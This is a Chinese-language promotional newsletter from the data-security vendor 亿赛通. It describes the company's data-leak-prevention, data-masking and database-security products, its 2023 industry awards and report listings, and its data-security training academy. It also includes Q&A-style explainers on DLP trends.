在当前高度数字化的环境中，数据已成为企业的重要资产之一，其价值与日俱增，一旦出现数据泄露事件，将对企业的声誉、运营、战略布局、市场形象产生致命的影响。此次获奖的亿赛通数据泄露防护综合解决方案，以终端 DLP、网络 DLP、邮件 DLP、存储 DLP 四大模块为核心，结合终端数据发现、存储数据发现、敏感数据储值、文档安全管理、数据追踪溯源等核心能力，为用户提供全生命周期保护，全面提升了企业应对各类数据风险的能力。

完整的防护体系

从终端、网络、邮件、存储、运营等多方面构建数据安全防护体系，实现用户敏感数据事前主动防御、事中实时控制、事后追踪溯源和全程态势感知为一体的数据安全解决方案。

高效的数据发现

通过区分扫描模式适应首次和日常扫描等场景，采用增量扫描、变动监控、结果复用等机制设计，实现高效、快速的扫描，同时最大程度降低对终端的影响。

精准的内容识别

基于中文语义识别引擎，检测算法高效精准，规则配置灵活多样，可对多种数据类型、文档编码进行敏感信息深度识别。

全面的处置策略

对于敏感数据外发行为，既支持记录、告警、阻断等常规处置方式，也支持文档加密、制作权限文件等高级处置，满足“数据加密、权限管控”等合规要求。

灵活的扩展能力

模块化功能提供灵活快速的部署和扩展能力，可扩展至数十万终端规模，支持对接现有业务系统、专用软件和定制文档内容，成为量身定制的数据安全管理系统。

统一的运营平台

可基于统一的数据安全运营管理平台，为终端、网络、邮件、存储 DLP 等集中下发数据安全策略，协同联动统一调度，可生成数据防泄露综合态势大屏。


智能的追踪溯源

通过多种水印技术，应用于不同场景，事前提醒与威慑，事后可定位到泄密设备或用户。结合运营平台对数据流转节点、流转时间的还原能力，形成有效的溯源证据链。

目前，数据安全以技术防护为主的传统方式正在逐步转变为以数据为中心的安全治理。为了更好地保障个人信息安全避免相关数据泄露事件发生，企业应该未雨绸缪，从治理层面摸清企业敏感数据分布与流动态势，对重要的数据资产服务器进行重点防护与安全配置检查。对数据资产的泄露防护，就是数据安全治理流程体系所输出的能力检验标准之一，也是业务数据安全建设的关键技术支撑能力。亿赛通作为中国新一代数据安全技术企业的代表厂商，拥有丰富的项目实践经验和过硬的产品技术实力，产品可以与客户现有业务系统深度融合，防止数据泄露与丢失，从而保护数据安全。

连中三元 | 亿赛通强势入围《IDC 中国数据安全市场发展趋势，2023》报告

近年来，随着信息技术的快速发展和广泛应用，数据安全已成为全球范围内亟待解决的问题。网络攻击、数据泄露、身份认证等安全威胁不断涌现，使得数据安全市场的发展环境日趋复杂。从发展环境来看，数据安全市场正面临来自多方面的挑战和机遇。目前，全球化和互联网的发展使得数据流动更加便捷和快速， 但这也带来了更多的安全风险和挑战。


IDC

IDC 看法

中国数据安全市场发展趋势，2023

Jackson Chen

执行概况

图 1

执行概况：中国数据安全市场发展趋势，2023

核心结论

数据安全技术和服务提供商能力综述

October 2023, IDC #CHC51263423

对此，全球著名数据公司 IDC 特别针对中国数据安全市场，推出了《IDC 中国数据安全市场发展趋势，2023》报告（以下简称报告），通过对国内综合型安全公司、专业型安全服务提供商进行研究，综合产品体系、技术、架构等方面的分析。而亿赛通，通过最新更新的产品架构，细分的五大产品类别，形成综合数据安全解决方案。本次报告亿赛通凭借着出色的技术创新能力以及良好的市场口碑，顺利通过 IDC 审查小组的层层审核，成功入选报告专业推荐厂商之一。

IDC 提出数字化转型成为企业和机构的重要战略，使得企业和机构对数据的需求不断增 加，同时也对数据安全提出了更高的要求。在这个过程中，数据安全市场的需求也将不断增长。政府对数据安全的重视程度不断提高，为数据安全市场提供了政策支持和保障。随着数据泄露和网络攻击事件的增多，各国政府开始加强对数据安全的监管和管理。制定了一系列的法律法规和标准，推动数据安全市场的健康发展。新兴技术的应用为数据安全市场提供了新的机遇和挑战。新兴技术的应用使得数据安 全威胁更加多样化和复杂化，但同时也为数据安全市场提供了更多的解决方案和思路。隐私保护的需求逐渐增强，为数据安全市场提供了更多的商机。

如今，数据安全的理念已经提升到一个新的层次，受到各行各业的高度重视，市场需求不断增加。而 IDC 认为技术发展和应用、政策推动、市场成为数据安全市场发展的主要驱动因素。

技术进步：随着人工智能、云计算等新兴技术的不断发展，为数据安全提供了新的解决方案和 思路，同时也为数据安全市场提供了更广阔的发展空间。这些技术的应用可以帮助企业和机构 更好地应对复杂多变的安全威胁，提高数据安全的保障能力。

法规政策：政府对数据安全的重视程度不断提高，推动了数据安全市场的法规和标准不断完 善。这些法规和标准的制定和实施，为市场提供了政策支持和保障，规范了市场的发展秩序， 促进了市场的健康发展。

市场需求：企业和个人对数据安全的重视程度不断提高，推动了市场的需求不断增加。数字化 转型的加速使得企业和机构对数据的需求越来越大，而随着消费者对隐私保护的关注度提高， 对数据安全的需求也逐渐增强，这些因素共同推动了市场的不断发展。

新兴技术的应用：新兴技术的应用为数据安全市场提供了更多的解决方案和思路。例如：区块链技术的应用可以增加数据的不可篡改性和可追溯性，人工智能技术的应用可以实现对数据的 安全监测和预警等。这些技术的应用为市场提供了更高效和智能的解决方案，推动了市场的发展。

虽然企业和组织对数据安全的重视程度与日俱增，但是正如所有新兴领域一样，数据安全在迅速发展的同时，也面临着许多挑战，如：合规治理下数据安全实施细则尚不完善；海量数据管理、共享与防护挑战；业务动态变化下的运营机制挑战；数据由静转动，保护对象愈加复杂等。

针对上述问题，亿赛通在数据全生命周期的多场景、高性能、智能化的安全治理需求下，历经 20 年的技术积累和上万个交付项目的沉淀，重点突破了端点数据自适应防护、海量数据内容审计、重要数据深度感知、敏感数据智能防护等关键技术，授权了 50 余项发明专利，达到了国际先进水平，提出了数据安全治理智能化体系，自主研制了电子文档安全管理系统、数据泄露防护系统（含终端、网络、邮件、存储等）、API 审计系统、数据库审计系统、数据库防火墙、数据库运维系统、数据脱敏系统（含动态和静态）、数据交换系统及文件防火墙等，构建了数据安全运营管理平台、数据安全态势感知平台及数据安全智能管理平台等。


- 在人为层面，亿赛通从决策层制定经营策略、IT 策略，帮助企业用户建立数据安全意识，区分职责权限，对企业重要数据进行识别、分类分级、关联分析、追踪溯源、安全态势分析、风险评估等服务，高效理清数据资产，为企业重要数据资产的保护提供专业建议。
- 在数据层面，运用专业技术支撑，配合数据安全检查工具，通过 AI 算法，关联分析、密码技术、访问控制、数据标识等技术，采集分析各类安全设备结构化和非结构化日志，探测、预测、发现威胁事件和风险，利用技术服务于制度，进而形成技术、制度不断迭代的正循环，建立全面综合数据安全防护能力。

作为数据安全领域的专业供应商，亿赛通紧跟国家战略，致力于自主研发、技术变革、产品创新，在数字化转型的浪潮中，全力协助客户实现数据安全管理创新与有效安全防护，助力客户数字化经济安全转型。

亿赛通联合安全牛发布《数据分类分级自动化建设指南》，展现行业头部风采

现如今，企业对数据要素越来越依赖，无纸化办公时代已经来临，相对的数据泄露问题正影响着企业的正常业务与发展。可以说，数据泄密已经到了人人可畏的地步，数据安全已经成为不容忽视的存在。基于上述背景，安全牛于 11 月 15 日发布《数据分类分级自动化建设指南》，其中，亿赛通作为国内数据安全代表性厂商，联合参与此报告研究工作。

对数据安全而言，数据分类分级是基础保障性工作，数据合规治理工作的重要环节，是完善数据安全保护的重要步骤，是推进信息共享的重要保障，是提升数据使用价值的重要手段。多项政策法规连续强调，企业要建立数据目录分类分级管理机制，明确数据分类分级等具体制度和要求，加强数据分类管理和分级保护，切实保证数据共享安全。



据安全牛调研分析，企业应对现实中在数据分类分级方面所面临的挑战时，应优先使用效率高、周期性强且具有广泛适用性的技术和方法，以提高此类操作的自动化和智能化程度，从而实现对于数据的更好管理与运用：

1、提升海量数据资产分类分级工作的实施效率

仅通过采用手工打标的方式对于小数据量是可行的，但是对于海量数据，无论从成本上还是从可扩展性上，均无法形成有效支撑。

2、提升对隐藏数据资产的发现识别能力

对于未进行数据资产梳理的企业，一些没有被纳管的数据资产可能无法被识别。通过自动化的数据资产发现工具，以主被动的数据资产扫描发现的方式，对隐匿的数据资产进行识别发现，提升企业对数据资产的管理能力。

3、提升分类分级知识复用能力

对于厂商来讲，通过数据分类分级自动化工作，可将项目形成的结论、结果、规则形成知识，并复用移植到其它数据安全分类分级项目中。这种知识积累可以在后续项目实施中应用，提升项目的实施效果，节约项目实施时间。

4、提升数据分类分级工作持续性和实时性

通常情况下，以项目实施进行的数据分类分级工作，最短期限也在半年以上，大型企业同一个业务系统甚至在一年周期。而通过部署自动化的数据分类分级工具，可以让数据分类分级工作的实施更加灵活，实施周期可以缩短至一个月。

5、提升数据分类分级工作的联动能力

人工进行数据分类分级工作，形成的结论不能动态、实时与其它安全设备联动。而通过自动化数据分类分级产品联动，能有效形成数据安全产品之间的联动。

6、提升数据资产可视化，简化数据安全运营工作

通过扫描出企业中的数据资产，并形成数据资产地图，提升对数据资产的把控能力，提升数据安全运营工作的效率。

顺应数据安全市场需要和国家合规要求，亿赛通基于二十年的专业积淀，在数据分类分级领域深耕不辍。我公司作为某部级政府机关政务数据共享交换平台数据分类分级研究的承接单位，基于该单位的数据安全保障需要，提供的数据资产盘点、数据分类分级、数据差异化安全防护能力建设规划等服务获得该单位的高度认可。

1. 在分类分级、敏感数据保护合规要求的基础上，基于用户业务特点、共享交换数据内容、数据安全建设现状，定制数据分类分级策略、数据安全管理方案和数据分类分级整体推进方案；

2. 数据资产盘点工作以“数据”和“业务”为双中心，在对数据总量、结构、存储方式、流转路线摸排的基础上，将每项数据归集到具体司局和业务，实现数据与业务贯穿的整体路线图；

3. 充分考虑后续的数据体量、数据内容、数据使用方式、合规要求等变化因素，提供可持续优化的分类分级策略方案；

4. 分类分级输出成果细化到字段，并针对用户数据治理工作不完善的情况，提供相应的改进方案，充分保障分类分级结果的准确性；

5. 针对不同级别敏感数据，制定差异化的数据安全管理制度和技术防护解决方案。

数据已然成为新时代的重要生产要素，为企业业务数字化转型中的重要资产。亿赛通承诺，我司将持续履行中国数据安全专家之责，担当起保护数据所有者信息资产安全之任，帮助企事业单位切实做到数据资产可视、数据威胁可管、数据风险可控、数据血缘可溯。

热烈祝贺亿赛通两大数据安全项目入选 IDC “中国 20 大杰出安全项目（CSO20）”

11 月 23 日，由 IDC 主办的 2023 CSO 全球网络安全峰会（中国站）在北京成功举办。本届大会以“竞放数字力量”为主题，立足数据安全治理面临的多重挑战，邀请业内专家代表围绕企业数据安全建设分享前沿视角和创新成果。并且“中国 20 大杰出安全项目（CSO20）”获奖名单也在会中正式揭晓，亿赛通与新奥集团、徐工集团联合申报的 2 个数据安全治理项目凭借完善的方案、先进的理念、极具竞争力的数据安全优势，成功入选 “中国 20 大杰出安全项目（CSO20）”。

新奥集团

徐工集团

CSO 全球网络安全峰会是全球网络安全领域最具影响力的行业会议，自 2015 年创办至今 , 大会已经在全球超过 10 个国家和地区成功举行。历届 CSO 网络安全峰会都为用户带来网络安全领域极具价值意义的思维碰撞和灵感迸发 , 并由此吸引了大量行业领袖和网安精英的共同参与。

数据作为重要生产要素，其安全性、重要性愈发明显。数据存储在数据库和数据平台中，对数据的保护很大程度上是对数据平台的保护。数据安全考虑数据资产的保护和数据治理。数据保护尤其注重防止数据泄露。整体上，纵深防御，构建减少攻击面的纵深防御体系，内部节点，分而治之，做好数据平台内部的隔离和节点系统加固。数据安全治理，可参考“分放管服”数据安全建设理念，从数据的分类分级，到数据安全防护，构建减少攻击面的纵深防御体系，最后实现对数据安全的优化改进与持续运营。

数字化浪潮中，数据安全建设已成为企业发展的新常态。企业作为数据要素市场的重要一员，数据安全防护体系的支撑不容忽视。亿赛通全生命周期的综合解决方案以数据优先级为核心，聚焦行业关键风险，量化风险指标，帮助客户建立快速响应机制，促进数据的简捷、高效、安全运营。客户通过部署亿赛通的全生命周期综合解决方案，结合当前应用环境、本地风险持续监控，多种资产识别手段以及全流程管控能力，实现快速应急响应、风险预警触发的高效率工作模式。

数据安全防护之路负重涉远，亿赛通通过体系化的数据安全治理方法论，为客户提供全方位的数据产品和服务，经过多年的探索实践与不断优化，得到业内普遍认可。未来，我们将继续加大在数据安全领域的研究力度，秉持“中国数据安全专家，以专业的产品和服务为客户铸牢数据安全底座”之使命，以自身丰富的技术经验为依托，持续助力企业数据安全发展。

坚持安全创新，亿赛通获评中国网络安全与信息产业“金智奖”年度创新企业奖

2023 年 11 月 24 日，2022—2023 年度中国网络安全与信息产业“金智奖”（以下简称：“金智奖”）颁奖盛典圆满落幕。本届金智奖评选，聚集近百位专家评委和 30 余位媒体评委，在“公平、公正、公开”的评选原则下，近 50 家网络安全领域的上市企业和专业赛道的知名企业及代表荣登颁奖盛典榜单。亿赛通凭借在数据安全领域的创新实践荣获“年度创新企业奖”。

本届“金智奖”颁奖盛典由信息安全与通信保密杂志社主办，密码科技国家工程研究中心、上海交通大学等单位协办。“金智奖”是网络安全行业最具权威及影响力的奖项之一，自举办以来得到了业界的高度关注和认可。

亿赛通是国内优质的数据安全解决方案及服务提供商。成立二十年，公司不断延伸技术优势，由单一文档加密厂商向综合数据安全厂商的竞争优势转变。以“分·放·管·服”数据安全建设理念为核心，以专利技术为支撑，对综合数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理，保障各行业的核心数据资产安全，打造真正意义上的数据安全领域综合解决方案。

亿赛通数据安全运营平台融合大数据分析、文档加密、访问控制、关联分析、数据标识等技术的综合性数据智能安全平台产品，可帮助用户对结构化和非结构化数据进行数据安全治理，适用于全行业客户。具体可在企业内网域、边界域和外部域三个层面进行重点建设。通过事前主动防御、事中监测响应、事后追踪溯源、全程态势感知四个维度，进行企业数据资产的全流程安全防护。建立多层次防护体系，覆盖终端、网络、存储、业务系统、邮件等层级，同时兼容原有信息系统，在保障技术创新性的同时保证用户使用无感知。

在过去的几年的实践中，亿赛通始终坚持平台化和体系化的技术来构建产品体系。通过一个平台，提供不断迭代的安全能力，实现数据安全技术架构和规模应用的全面防护。平台化架构让亿赛通的多个产品既可以独立提供各自的安全能力，也可以将智能化的安全能力编排成整体解决方案，以应对数字时代的安全挑战。

此次评选结果的诞生，为业界从不同维度筛选出了各领域创新能力及企业实力前沿的公司，发掘出网络安全领域最具价值和创新精神的网络安全“引路人”，让大众看到中国网安的力量的崛起与发展，给与各行各业在数字化建设中一份大胆前行的支撑力量。

作为数据安全产业的创新企业，亿赛通将继续以独特的创新能力、专业的服务水平、综合的解决方案，全面帮助客户提升安全能力，引领产业变革，实现持久繁荣。

市场监管总局认研中心正式启动数据安全咨询师人员能力验证工作

近期，国家市场监督管理总局认证认可技术研究中心（以下简称“市场监管总局认研中心”）开展了数据安全咨询师培训及人员能力验证工作，为推进数据资源整合和开放共享，加快建设“数字中国”，严守数据安全防线，持续提供坚实的人才保障。

数据安全咨询师是熟练掌握数据安全知识体系，具备扎实的数据安全实操技能并可以运用专业知识、技能和经验，通过咨询的技术与方法，帮助个人或组织解决数据安全问题或提供数据安全解决方案的专业咨询人员。数据安全咨询师人员能力验证是指按照相关规定或标准，根据培训及考核验证规则，采取专业知识学习、能力素质考核、结果分析比对及验证等方式，对数据安全咨询师的专业能力进行培训及验证的合格评定过程。

2022 年 12 月 19 日，中共中央、国务院印发《关于构建数据基础制度更好发挥数据要素作用的意见》，文件以“维护国家数据安全、保护个人信息和商业秘密”为前提，在落实网络安全等级保护制度的基础上，提出了全面加强数据安全保护工作的要求。随后，2023 年 1 月 13 日，工业和信息化部等十六部门印发《关于促进数据安全产业发展的指导意见》，意见指出数据安全产业是为保障数据持续处于有效保护、合法利用、有序流动状态提供技术、产品和服务的新兴业态。

为研判数据安全风险，建立企业重要数据安全监管、应急管理、风险评估体系，市场监管总局认研中心基于我国数据安全咨询现状，进行深入调研，邀请业内众多顶级专家学者制定科学合理的数据安全咨询师培训课程体系，开展涵盖数据安全监管法律法规讲解、数据安全治理、数据泄露防护、隐私保护、数据安全评估、数据安全咨询实践、案例分享等内容，充分讲解数智时代数据安全的重要性，全面提升数据安全咨询师的技能水平。

据了解，市场监管总局认研中心是国家市场监督管理总局直属正司局级事业单位，承担着为认证认可检验检测领域提供政策理论研究和科学技术研究等支撑工作，是我国国家层面从事认证认可检验检测研究的专业智库。市场监管总局认研中心作为我国重要智库机构之一，在丰富从业人员专业知识体系的同时，还致力于为企业和社会输送更多具备专业知识的劳动者。

近年来，网络空间形势严峻，数据窃取、隐私泄露、篡改滥用风险加剧，影响社会稳定和经济运行。我国数据安全面临严峻挑战的同时，也存在巨大发展机遇，随着数据规模快速增长，数据安全咨询工作驶入快车道，数据安全咨询师这一新兴职业悄然崛起，站上发展新风口。数据安全咨询师以过硬的技能水平，多视角、多维度，系统、全面地探索数据安全领域，争当新时代数据安全“守门员”，护航数字经济高质量发展。

数据安全认证培训咨询热线如下：

卜老师 18210488262

关于亿赛通培训学院

北京亿赛通科技发展有限责任公司成立于 2003 年，二十年风雨兼程，已成功打造为数据安全领域专业的综合数据安全厂商，是国家双高新企业，并获得国家级“专精特新”小巨人企业认证。签约用户过万家、800 余万终端用户，连续多年获得 CCID、IDC、中国信通院等专业机构的高度认可。

亿赛通数据安全培训学院自 2019 年成立以来，不断深挖全球大数据和数据安全相关政策，分析企业需求人才需具备的能力素养与技术能力，以培养数据安全专家人才培养为目标，扩展课程研发方向，并建设 60 余人的高级讲师师资团队。学院目前主要开展两大培训工作分别是人才认证方向及企业数据安全意识培训。

人才认证方向主要包括工信部人才交流中心开展的“亿赛通数据安全专业人才认证 (EDSP)”目前已开展 10 期，共培养数据安全治理人才 400 余人。与工业和信息化部教育、中国计算机行业协会数据安全专业委员会开展数据安全人才培养《数据安全评估师》、《数据安全工程师》两门课程，已开展 5 期共培养优秀数据安全评估人才 235 人。与市场监督总局认研中心合作的《首席数据官》、《商业秘密保护工程师》、《首席安全咨询师》三门课程已经录制上线，即将服务于市场广大数据安全需求客户群体。

企业数据安全意识培训主要服务于企业各单位人员数据安全意识方向的培训，目前服务于行业包括政企、能源、互联网、教育等，曾为百余家客户群体提供过服务，培训人数达 5000 余人。

亿说安全之亿赛通数据泄露防护系统详解

在数字时代，数据的产生、传输和存储变得异常频繁和庞大，企业、政府和个人都面临着巨大的数据安全风险。国内数据泄露事件频发，涉及制造、金融、医疗、政府、教育等各个行业，数据泄露的不断发生对个人隐私、商业机密和国家安全带来严重威胁，数据泄露防护技术的发展变得至关重要。本期《亿说安全》节目，邀请亿赛通数据泄露防护产品负责人独家分享行业发展趋势、热点问题、产品创新方向等内容。

问：对于企业用户来说，数据安全防护最大的难点是什么？为什么很多企业在部署了数据安全防护产品之后还会存在安全漏洞？

答：数据安全防护的最大难点是防护的有效性。据统计数据分析，对于已发生的安全泄密事件，有 85% 来自于内部泄密风险，只有 15% 来自于外部攻击。内部泄密风险主要包括：内部用户有意、无意的泄露、保密不当、意识淡薄等造成的泄密。而人作为数据安全防护工作的主要参与者，其意识和行为常常是不可预知、难以管控的，因此有效性也就是如何有效防护人为因素所带来的数据泄露风险是数据安全防护工作的最大难点。

此外由于技术的不断发展，泄露的手段也在不断发生变化，防护技术会有相应的滞后，单纯靠技术手段实现全面的安全防护难免力不从心。这也是为什么部署了数据安全防护产品之后还会存在安全漏洞的原因。因此在部署了数据安全防护产品之后还需要配套建设相应的安全管理制度，并进行全面的宣贯和执行，从而提高内部用户的安全意识，降低风险，这样才能保证数据安全防护的有效性。

问：传统的一些数据泄露防护技术已经发展的十分成熟，随着行业的变化发展，这项防护技术未来会延伸出哪些新的发展特点？

答：随着技术的不断演进和行业的变化发展，数据泄露防护技术也在不断地迭代发展。这项技术未来的发展特点主要包括两个方面：

1. 与人工智能技术和行为分析技术相结合，建立起一套数据安全主动防御体系。通过结合风险模型对用户的操作行为进行分析，实现用户行为可视化，进而判断用户的风险等级，预测可能发生的潜在威胁事件，防范于未然，从而实现主动防御；

2. 通过数据建模、数据分类分级、数据识别、数据治理等相关技术和工具，围绕数据流转使用的每一个环节，建立数据安全治理自动化平台，搭建安全数据基座，从而在协助企业安全治理制度有效实施的同时为上层业务应用提供数据支撑。

问：从技术和产品的角度看，企业在选择数据泄露防护产品的时候应该重点关注哪些因素？

答：1、合规性。数据泄露防护产品应该能满足企业的合规性管理的需求，保障企业数据安全，促进数据价值的合法利用和发展；

2、准确性。对于敏感内容和敏感行为的识别结果应保证其准确性，避免误报、漏报等，在确保数据安全的同时，保障企业工作效率并降低管理成本；

3、及时性。对于数据泄露防护来说在确保准确性的同时，时效性也要有保证，如果没有时效性，违规行为无法及时发现并进行处置，那安全防护效果也将大打折扣；

4、可靠性。数据泄露防护系统的可靠性和稳定性也是非常重要的考虑因素，比如能否不间断提供数据泄露防护服务；以及在服务运行时确保系统稳定且不影响用户使用效率等等都是很重要的一些考虑因素；

5、易用性。包括易学、易理解，易操作，尽量减少用户使用成本和使用负担，提高工作效率。

问：市面上做数据泄露防护的厂商越来越多，相较于其他厂商，亿赛通的特点与优势又有哪些呢？

答：1、覆盖场景比较广。亿赛通作为数据泄露防护的专业厂商，其产品覆盖终端、网络、邮件、存储等多个场景；

2、功能方面的优势。支持全流量数据解析协议更全、流量解析及检测速度快、支持的文档类型丰富；支持自扫描、增量扫描等，通过文件变动监控机制和扫描结果复用提高扫描效率并保障用户工作效率；与我司文档加密等产品高效组合，更易于扩展应用场景，满足客户多样化的需求；

3、服务更加及时高效。亿赛通在全国各地设有办事处，可以及时高效为各地用户提供相应的服务。

亿赛通数据泄露防护产品负责人针对需求难点、市场趋势、企业关注点、厂商优势等不同维度进行分析。数据泄露防护市场存在旺盛的社会需求，亿赛通作为中国数据泄露防护市场的头部厂商之一，市场占有率节节攀升。下一步，我们也将更好地服务客户，推动产品的技术革新，深入捕捉各行业业务场景需求，继续在诸多领域积极探索。

亿说安全之如何让数据要素安全流转？

数字化转型对企业创造数字经济价值起着至关重要的作用，既是机遇亦是挑战。企业数字化转型伴随着的是大量的系统应用及网络中流动的大量数据的共享交换，各系统之间、各部门之间、内部与外部之间、甚至于各行业之间，这些数据的流动在带来巨大价值的同时，也带来了极大的安全风险，给数据安全防护提出了新的挑战。

工信部在今年明确提出要加强数据流转分析等关键技术攻关，解决企业数据流转下的风险，从容应对数据经济下的数据流转过程中产生的一系列安全问题。

在企业的后台数据库中，储存着大量的敏感信息，企业需要使用海量数据来支撑业务和辅助决策，今天这些数据在创造着巨大的商业价值。但是，诸如身份信息、银行帐户信息、位置信息、医疗信息等重要的隐私信息在使用的过程中存在严重的安全风险。企业需要低成本、高效率，同时又要安全的、可控的使用隐私数据；需要减少敏感隐私数据被非法使用和获得的可能性，消除对敏感数据不必要的访问和复制；需要降低业务风险，在保留业务数据有效性的同时，隐藏敏感信息。

风险分析

1. 数据泄露、数据篡改等安全风险增多，企业损失严重，上级的监管也越来越严格；


2. 在测试或数据分析等场景时，许多企业不经脱敏就将数据外发提供给不可控第三方，导致敏感信息泄露，大量敏感信息流入黑色产业链；

3. 外包运维人员权限较大，数据库敏感数据直接暴露给运维人员；

4. 传统的敏感信息处理手段存在诸多不足：脱敏效率低下、数据处理方式简单、管理困难。

方案价值

亿赛通数据安全流转通过存储加密、数据变形、访问控制、行为监测等技术手段，针对开发测试环境、数据交换、数据分析、数据共享等情况下的敏感数据处理，防止外部黑客攻击、内部数据窃取、脱库等风险下造成的数据泄露。遵循数据安全合规建设，保证数据存储、流转过程中的安全存储与按需放心流转。



满足合规要求

通过使用亿赛通安全产品，可以有效防止企业内部的敏感数据随意导出，防止在敏感数据在未经处理的情况下从开放的环境中被复制、流出、泄露等。提高企业的敏感数据防护能力，提升企业整体的安全等级，满足《数据安全法》、行业标准等合规性要求。

满足业务要求、保证业务安全

针对每种敏感数据类型均提供了高度仿真的脱敏规则，保证脱敏后的数据不可逆、保持原有特征、语义，保证不同表之间相同字段的数据关联性，保证数据的长度不超过表结构，能够顺利入库。高保真的脱敏数据满足各类开发测试、大数据分析对数据真实性的需要。在避免敏感数据外泄的前提下，保证了各类业务的正常推进。

部署灵活、支持协议广

亿赛通支持常用的多种关系型数据库、非关系型数据、国产数据库，脱敏系统部署灵活，支持软硬一体机、云部署、虚拟化部署。

防止敏感数据泄露

限定数据查询和下载数量、限定敏感数据访问的用户、地点和时间。同时针对每种敏感数据类型均提供了高度仿真的脱敏规则，保证脱敏后的数据不可逆、保持原有特征、语义，保证不同表之间相同字段的数据关联性，保证数据的长度不超过表结构，能够顺利入库。满足各类开发测试、大数据分析对数据真实性的需要。在避免敏感数据外泄的前提下，保证了各类业务的正常推进。

亿赛通数据安全流转场景解决方案以数据流转合规为驱动，聚焦数据、人、行为的特征合规性以及潜在风险进行深度分析，形成数据流转过程中的敏感识别、风险感知以及泄露防护，为数据安全保护和管理提供技术支撑能力，实现数据在多种场景下的有序流动。

亿说安全之如何打响数据库安全保卫战?

数据要素是数字时代的巨量产物，珍贵而无价。越来越多的企业和政府部门将安全的关注重点从传统的边界安全转移到数据安全，保存核心数据资产的数据库系统，毫无疑问的成为防护的关键。数据库作为主要的数据存储载体之一，承载了大量的核心数据资产，被攻击的可能性和泄露风险越来越高，一旦发生数据泄露，所带来的损失不可估量。

数据库安全面临的安全威胁，主要有外部威胁和内部泄密两类。

1. 外部威胁常见的：数据库系统漏洞、弱密码、SQL注入等；

2. 内部泄密则主要包括：账号滥用、非法操作、运维不当等内部人员的无意识或主动泄密等行为。

从国家政策角度来看，我国先后出台《网络安全法》、《数据安全法》、《个人信息保护法》、《密码法》、《关键信息基础设施安全保护条例》，旨在进一步提升国家数据安全保障能力，全面维护国家主权、安全和发展利益，以及应对数字经济的快速发展需要。当前，数据库安全建设已经不在是早期的单节点防护方式。客户越来越多的关注如何能够在快速理清数据库资产等级与敏感度情况下，建立系统化体系化的数据资产防护能力，实现灵活的细粒度的数据安全保护目标。数据库安全产品作为数据库安全防护的最终落地实践工具和建设优略的标尺，如何选择就变得尤为重要。

从数据库内部管理来看


内部加强数据库用户帐户的安全管理，保证数据库应用和业务操作系统持续的版本更新，并且保证数据传输过程中的安全保护。

从数据库应用环境来看

从应用环境看主要考虑被检测应用流量的大小，被保护对象的数量以及并发数量。

从数据库安全产品综合需求来看

客户更多倾向于选择在行业内有成功经验，可以系统性解决安全问题，并且与实际业务需求能够匹配，具备横向扩展能力（支持根据业务变化，增加能力组件或产品）的数据库安全产品或解决方案。



亿赛通深耕数据安全领域二十年，我们认为企业数据库安全建设的基础不仅要满足合规要求，还需要构建“合规 + 安全”双轮驱动的体系化数据库安全整体防护方案。以合规驱动牵引形成数据库安全基线，推动提升数据库安全意识，保证数据库安全技术和防护手段的落地应用与持续更新。亿赛通的数据库安全解决方案已形成数据库安全闭环管理，实现数据库安全的可持续运营和迭代优化，为企业数据库安全建设赋予新动能。

数据库安全系列产品专注数据库安全与核心数据资产防护，通过对数据库进行安全风险评估、操作行为监测、访问控制管理、外部攻击与风险操作防护和敏感数据脱敏。实现全方位立体化的数据库风险管理能力，起到安全风险事前可知、事中可防，事后可溯。在满足等保合规以及数据安全建设的同时，切实有效的避免数据资产被破坏和泄露。亿赛通数据库安全系列提供数据库安全审计系统（DAS）、数据库防火墙系统（DFW）、数据库加密系统（DES）、数据库运维安全管理系统（DOSM）等产品。

